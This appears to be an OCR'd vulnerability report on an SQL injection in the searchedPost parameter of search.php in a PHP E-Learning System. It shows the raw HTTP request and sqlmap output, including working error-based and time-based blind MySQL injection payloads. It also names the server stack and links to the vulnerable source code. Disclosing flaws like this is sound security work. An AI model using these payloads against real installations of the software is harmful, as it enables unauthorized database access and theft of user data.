
SQL injection vulnerability exists in searchPost parameter of E-Learning System course information query

The vulnerability is located in the search.php file

Process to demonstrate



Data Packet Display

```
1 GET /search.php?classCode=class101_a&searchedPost=1 HTTP/1.1
2 Host: 192.168.109.169
3 User-Agent: Mozilla/5.0 (Windows NT 10.0 Win64; x64; rv:103.0) Gecko/20100101
  Firefox/103.0
4 Accept:
 text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, */*;q=0.8
5 Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.109.169/classRoom.php?classCode=class101_a
8 DNT: 1
                                                                                           1
9 Connection: close
                                                                                           1
.0 Cookie: __
                                                                                           1
                                                                                           1
1 Upgrade-Insecure-Requests: 1
                                                                                          1
```

Sqlmap attack

•••

Parameter: searchedPost (GET)

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause

(FLOOR)

Payload: classCode=class101_a&searchedPost=1' AND (SELECT 2538 FROM(SELECT

COUNT(*),CONCAT(0x7171706271,(SELECT

(ELT(2538=2538,1))),0x717a6a6b71,FLOOR(RAND(0)*2))x FROM

INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- LtLZ

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: classCode=class101_a&searchedPost=1' AND (SELECT 6649 FROM

(SELECT(SLEEP(5)))cmBr)-- FaOz

[22:52:30] [INFO] the back-end DBMS is MySQL

web application technology: PHP 7.3.4, PHP, Apache 2.4.39

back-end DBMS: MySQL >= 5.0

•••

Download the source code

٠.,

 $\underline{https://www.\,sourcecodester.\,com/php-simple-e-learning-system-source-co}\,\,\underline{de}$